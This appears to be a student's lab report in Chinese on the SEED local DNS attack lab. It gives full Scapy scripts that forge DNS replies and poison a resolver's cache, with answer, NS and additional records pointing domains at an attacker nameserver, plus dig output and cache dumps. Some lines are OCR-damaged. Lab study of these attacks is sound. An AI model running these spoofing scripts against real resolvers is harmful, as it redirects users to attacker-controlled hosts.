Chapter 5

57118238 刘欣宇

Testing the result:

```
@       IN      NS      ns.attacker32.com.

@       IN      A       10.9.0.180
www     IN      A       10.9.0.180
ns      IN      A       10.9.0.153
*       IN      A       10.9.0.100
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31042
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDI
TIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2c0ab28bdf80e44e0100000060f0d70df9e7e9845eaa8f12
(good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 00:47:09 UTC 2021
;; MSG SIZE  rcvd: 90
```

dig ns.attacker32.com

```
(good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.
34

;; Query time: 2996 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 00:58:57 UTC 2021
;; MSG SIZE  rcvd: 88
```

dig ns.attacker32.com

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 74269073b5939ab80100000060f0da1b12533874dea99715
(good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 28 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Jul 16 01:00:11 UTC 2021
;; MSG SIZE  rcvd: 88
```

dig @ns.attacker32.com www.example.com

Task1

直接对用户请求欺骗，在路由器中设置了外部网络 delay 100ms，代码如图：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))

                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')


                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0,
 arcount=0,an=Anssec)

                spoofpkt = ip/udp/dns
                send(spoofpkt)

myFilter = "udp and(src host 10.9.0.5 and dst port 53)"
pkt=sniff(iface='br-ced05b5d5cbe',filter=myFilter,prn=spoof dns)
```

攻击前进行 dns 查询：

```
root@53ca75abf7d1:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12512
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 263e5404dac447040100000060f0ec4309f06d0bd080e04d (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            84957   IN      A       93.184.216.34

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 02:17:39 UTC 2021
;; MSG SIZE  rcvd: 84
```

真实信息


欺骗报文发送成功：

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/Local
ttack Lab/Labsetup/volumes# ./T1.py
 10.9.0.5 --> 10.9.0.53: 11214
.
Sent 1 packets.
```

用户收到的是伪造的 1.2.3.4：

```
root@53ca75abf7d1:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11214
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDIT
IONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; Query time: 72 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 01:53:35 UTC 2021
;; MSG SIZE  rcvd: 56
```

在 WireShark 种我们可以观察到，伪造的报文比实际的报文到达的更早，所以能够欺骗成功：



左图为伪造报文 No.4，右图为实际查询到的请求 No.21

Task2：

对 DNS 缓存进行欺骗：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))

                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')

                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=0, arcount=0,an=Anssec)

                spoofpkt = ip/udp/dns
                send(spoofpkt)

myFilter = "udp and(src host 10.9.0.53 and dst port 53)"
pkt=sniff(iface='br-ced05b5d5cbe',filter=myFilter,prn=spoof_dns)
```

攻击前 dump 出 DNS 缓存是空，攻击后观察到攻击成功：

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/LoLocal DNS
cal DNS Attack Lab/Labsetup/volumes# ./T2.py
 10.9.0.53 --> 192.33.14.30: 20299
.
Sent 1 packets.
```

```
root@53ca75abf7d1:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21102
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a1d4eae22338a1810100000060f0eeae41131924f22ab1ba (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4
```

此时 dump 出 dns cache，观察到欺骗到的缓存：

```
                                                rWQtZgbtIKde87gGIA== )
; authanswer
example.com.            863846  A       1.2.3.4
; glue
a.gtld-servers.net.     777446  A       192.5.6.30
; glue
                        777446  AAAA    2001:503:a83e::2:30
; glue
```

Task3：

增加欺骗 NS 域的代码如下：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')

                NSsec= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

                Addsec= DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='10.9.0.153')

                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
  nscount=1, arcount=1, an=Anssec,ns=NSsec,ar=Addsec)

                spoofpkt = ip/udp/dns
                send(spoofpkt)


myFilter = "udp and dst port 53"
pkt=sniff(iface='br-2ef21bb33f15',filter=myFilter,prn=spoof_dns)
```

当主机查询时发现攻击成功，查看 cache 能看到记录：

```
root@b20d80658231:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3105
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 124 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 14:46:11 UTC 2021
;; MSG SIZE  rcvd: 131
```

```
; additional
ns.attacker32.com.      863962  A       10.9.0.153
; authauthority
example.com.            863962  NS      ns.attacker32.com.
; authanswer
                        863962  A       1.2.3.4
; glue
```

Task4

在 NS 中加入其他域的欺骗：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))
                ip = IP(dst='10.9.0.53',src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')

                NSsec1= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                NSsec2= DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                Addsec= DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='10.9.0.153')

                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
  nscount=2, arcount=1, an=Anssec,ns=NSsec1/NSsec2,ar=Addsec)

                spoofpkt = ip/udp/dns
                send(spoofpkt)


myFilter = "udp and dst port 53"
pkt=sniff(iface='br-2ef21bb33f15',filter=myFilter,prn=spoof_dns)
```

攻击效果如图：

```
root@b20d80658231:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23463
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4834ee671acd87670100000060f1a037872773910ac054f9 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; Query time: 3024 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 15:05:27 UTC 2021
;; MSG SIZE  rcvd: 84
```

```
                                        NQDDKCdHUAGcELKZlg== )
; additional
ns.attacker32.com.      863995  A       10.9.0.153
; authauthority
example.com.            863995  NS      ns.attacker32.com.
; authanswer
                        863995  A       1.2.3.4
; glue
```

发现 cache 中只写入了第一个欺骗记录，更改欺骗顺序，发现也只能写入第一个：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))
                ip = IP(dst='10.9.0.53',src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')

                NSsec1= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                NSsec2= DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                Addsec= DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='10.9.0.153')

                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
  nscount=2, arcount=1, an=Anssec,ns=NSsec2/NSsec1,ar=Addsec)

                spoofpkt = ip/udp/dns
                send(spoofpkt)

myFilter = "udp and dst port 53"
pkt=sniff(iface='br-2ef21bb33f15',filter=myFilter,prn=spoof_dns)
```

```
root@b20d80658231:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 85
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dfbc17377549f4270100000060f1a0f96ae8c9960c9d2538 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; Query time: 1400 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 15:08:41 UTC 2021
;; MSG SIZE  rcvd: 84
```

```
                                        NQbDkCdHUAGcELkZlg==
; additional
ns.attacker32.com.      863982  A       10.9.0.153
; authanswer
example.com.            863982  A       1.2.3.4
; authauthority
google.com.             863982  NS      ns.attacker32.com.
; glue
```

Task5

在 Additional Section 中进行欺骗:

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')

                NSsec1= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.example.com')
                NSsec2= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

                Addsec1= DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
                Addsec2= DNSRR(rrname='ns.example.com', type='A',ttl=259200, rdata='5.6.7.8')
                Addsec3= DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='2.3.4.5')

                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
 nscount=2, arcount=3, an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)

                spoofpkt = ip/udp/dns
                send(spoofpkt)


myFilter = "udp and dst port 53"
pkt=sniff(iface='br-2ef21bb33f15',filter=myFilter,prn=spoof_dns)
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10567
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       2.3.4.5

;; Query time: 100 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Jul 16 15:21:27 UTC 2021
;; MSG SIZE  rcvd: 232
```

```
                                        NQbDkCdHUAGcELkZlg==
; additional
ns.attacker32.com.      863996  A       1.2.3.4
; authauthority
example.com.            863996  NS      ns.example.com.
                        863996  NS      ns.attacker32.com.
; authanswer
                        863996  A       1.2.3.4
; additional
ns.example.com.         863996  A       5.6.7.8
; glue
```

发现只有 NS 记录相关的 additional 被写入 cache，增加 Additional 中的继续尝试，同样的结果:

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
        if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}" ))
                ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
                udp = UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4')

                NSsec1= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.example.com')
                NSsec2= DNSRR(rrname='example.com', type='NS',ttl=259200, rdata='ns.attacker32.com')

                Addsec1= DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
                Addsec2= DNSRR(rrname='ns.example.com', type='A',ttl=259200, rdata='5.6.7.8')
                Addsec3= DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='2.3.4.5')
                Addsec4= DNSRR(rrname='www.baidu.com', type='A',ttl=259200, rdata='3.4.5.6')
                dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
 nscount=2, arcount=3, an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3/Addsec4)

                spoofpkt = ip/udp/dns
                send(spoofpkt)

myFilter = "udp and dst port 53"
pkt=sniff(iface='br-2ef21bb33f15',filter=myFilter,prn=spoof dns)
```

```
; additional
ns.attacker32.com.      863997  A       1.2.3.4
; authauthority
example.com.            863997  NS      ns.example.com.
                        863997  NS      ns.attacker32.com.
; authanswer
                        863997  A       1.2.3.4
; additional
ns.example.com.         863997  A       5.6.7.8
; glue
```